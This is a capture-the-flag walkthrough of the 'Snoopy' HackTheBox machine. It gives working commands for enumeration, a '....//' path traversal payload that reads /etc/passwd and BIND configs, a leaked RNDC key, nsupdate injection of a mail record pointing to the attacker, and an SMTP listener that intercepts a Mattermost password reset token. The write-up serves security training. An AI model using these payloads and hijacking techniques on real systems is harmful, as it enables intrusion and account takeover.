

Summary
Snoopy is a Hard Linux box that chains together several distinct attack classes: web exploitation, DNS manipulation, email interception, and two separate CVE-based privilege escalations.
The foothold path starts with path traversal on a file download endpoint, which leaks the BIND RNDC key from the server’s DNS configuration. That key is used with nsupdate to inject a mail.snoopy.htb DNS record pointing at the attacker machine, allowing a Python SMTP listener to intercept a Mattermost password reset email. Decoding the quoted-printable token and logging in as sbrown reveals a server provisioning channel. Submitting a provisioning request pointing at a local SSH honeypot (sshesame) captures cbrown’s plaintext SSH credentials when the provisioning bot connects.
From there, cbrown’s sudo rule permits running git apply as sbrown. Two chained git vulnerabilities, CVE-2023-22490 and CVE-2023-23946, allow a crafted patch to follow a symlink and write an attacker-controlled SSH public key into sbrown’s authorized_keys. With access to sbrown, a second sudo rule allows running clamscan against files in a specific directory. CVE-2023-20052 exploits an XXE vulnerability in ClamAV’s DMG file parser to leak root’s SSH private key from the debug output.
Flags:
- User — LFI → RNDC key → DNS injection → SMTP intercept → Mattermost password reset → SSH provisioning honeypot →
cbrowncredentials → CVE-2023-22490/23946 git symlink attack → SSH assbrown. - Root — CVE-2023-20052 ClamAV DMG XXE → root SSH private key → SSH as
root.
Detailed Walkthrough
Enumeration
Nmap Scan
As always, begin with a full TCP scan.
sudo nmap -p- --min-rate 1000 -T4 10.129.229.5 -oA TCP_allportsExtract open ports:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')Run detailed enumeration:
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.229.5PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
53/tcp open domain ISC BIND 9.18.12-0ubuntu0.22.04.1
80/tcp open http nginx 1.18.0 (Ubuntu)
- 53 (BIND) alongside a web server is unusual — DNS should be a priority target
- 80 is nginx, not Apache — often a sign of a reverse-proxied web app
- Port count is small, so each service gets full attention
Add the initial hosts entry:
sudo nano /etc/hosts
# 10.129.229.5  snoopy.htb
Web Enumeration
The site is a company landing page for SnoopySec.

The footer shows [email protected] so we add that to hosts. The site also calls out that mail.snoopy.htb is currently offline. The mail server is down and they know it.


The team page lists employee email addresses, including [email protected], to be used later.
Fuzz for virtual hosts:
ffuf -u http://snoopy.htb \
  -t 50 \
  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
  -H "Host: FUZZ.snoopy.htb" \
  -mc all \
  -fs 23418
One match: mm. Add it to /etc/hosts and visit. It is a Mattermost instance.

Default credentials do not work and new registrations are closed. There is a password reset form. Keep that in mind.
Path Traversal / LFI
The main site has a Downloads section with a press_release.zip link.
Intercepting the request in Burp shows the download is handled by a file parameter:
GET /download?file=announcement.pdf
That file parameter looks like it reads directly from disk. Standard ../ traversal is likely filtered, but ....// bypasses it. The filter strips one layer of ../ and leaves the rest, so each ....// becomes ../ after filtering. Replacing the filename with a traversal payload and downloading the resulting zip reveals the contents of the target file.
GET /download?file=....//....//....//....//....//....//....//etc/passwd


Finding 1 — Path Traversal in File Download Endpoint Enabling Arbitrary File Read
LFI to DNS Key Extraction
With DNS on port 53, the BIND config is the next thing to go after via LFI. Read the zone config:
GET /download?file=....//....//....//....//....//....//....//etc/bind/named.conf.local
zone "snoopy.htb" IN {
  type master;
  file "/var/lib/bind/db.snoopy.htb";
  allow-update { key "rndc-key"; };
  allow-transfer { 10.0.0.0/8; };
};
allow-update { key "rndc-key"; } means anyone presenting a valid RNDC key can add or modify DNS records. Read the main BIND config to get the key:
GET /download?file=....//....//....//....//....//....//....//etc/bind/named.conf
key "rndc-key" {
    algorithm hmac-sha256;
    secret "BEqUtce80uhu3TOEGJJaMlSx9WT2pkdeCtzBeDykQQA=";
};
Save this to rndc.key in BIND key file format.
Finding 2 — DNS RNDC Key Exposed via Path Traversal Enabling Authenticated DNS Updates
DNS Zone Transfer and Record Injection
Confirm the current zone contents:
dig axfr @10.129.229.5 snoopy.htb
The zone confirms internal hostnames (mattermost, postgres, provisions). As expected from the site, there is no mail.snoopy.htb record. Adding one pointing at our machine means the Mattermost server will deliver email to us.
Inject the record using nsupdate with the recovered key:
nsupdate -k rndc.key
> server 10.129.229.5
> zone snoopy.htb
> update add mail.snoopy.htb. 60 A 10.10.16.60
> send
> quit
Verify it landed:
dig axfr @10.129.229.5 snoopy.htb
mail.snoopy.htb now resolves to 10.10.16.60.
Note: a cleanup script runs periodically on this box. If the mail record disappears, re-run the
nsupdatecommand before proceeding.
Finding 3 — DNS Record Injection via RNDC Key Enabling Mail Server Hijacking
Mattermost Password Reset — Email Capture
The Mattermost login page has a password reset option.
Start a Python SMTP listener to catch incoming mail:


sudo python3 -m aiosmtpd -n -l 0.0.0.0:25Before adding the DNS record, attempting a password reset with a fake address returns a generic response. Using a real address from the team page ([email protected]) returns an explicit send failure. The mail server is genuinely down.
Now that we control mail.snoopy.htb, trigger a password reset for [email protected]. The email arrives at the SMTP listener:

The reset token is quoted-printable encoded. The = at the end of a line is a soft line break and =3D is an encoded =. The raw token looks like:
http://mm.snoopy.htb/reset_password_complete?token=3Dkbdfn=
oeth5oydn8h7bpowed354bnktzpauribm43gnqm6h3f7umei9b1akn1pjgq
Paste it into a quoted-printable decoder to get the clean URL:


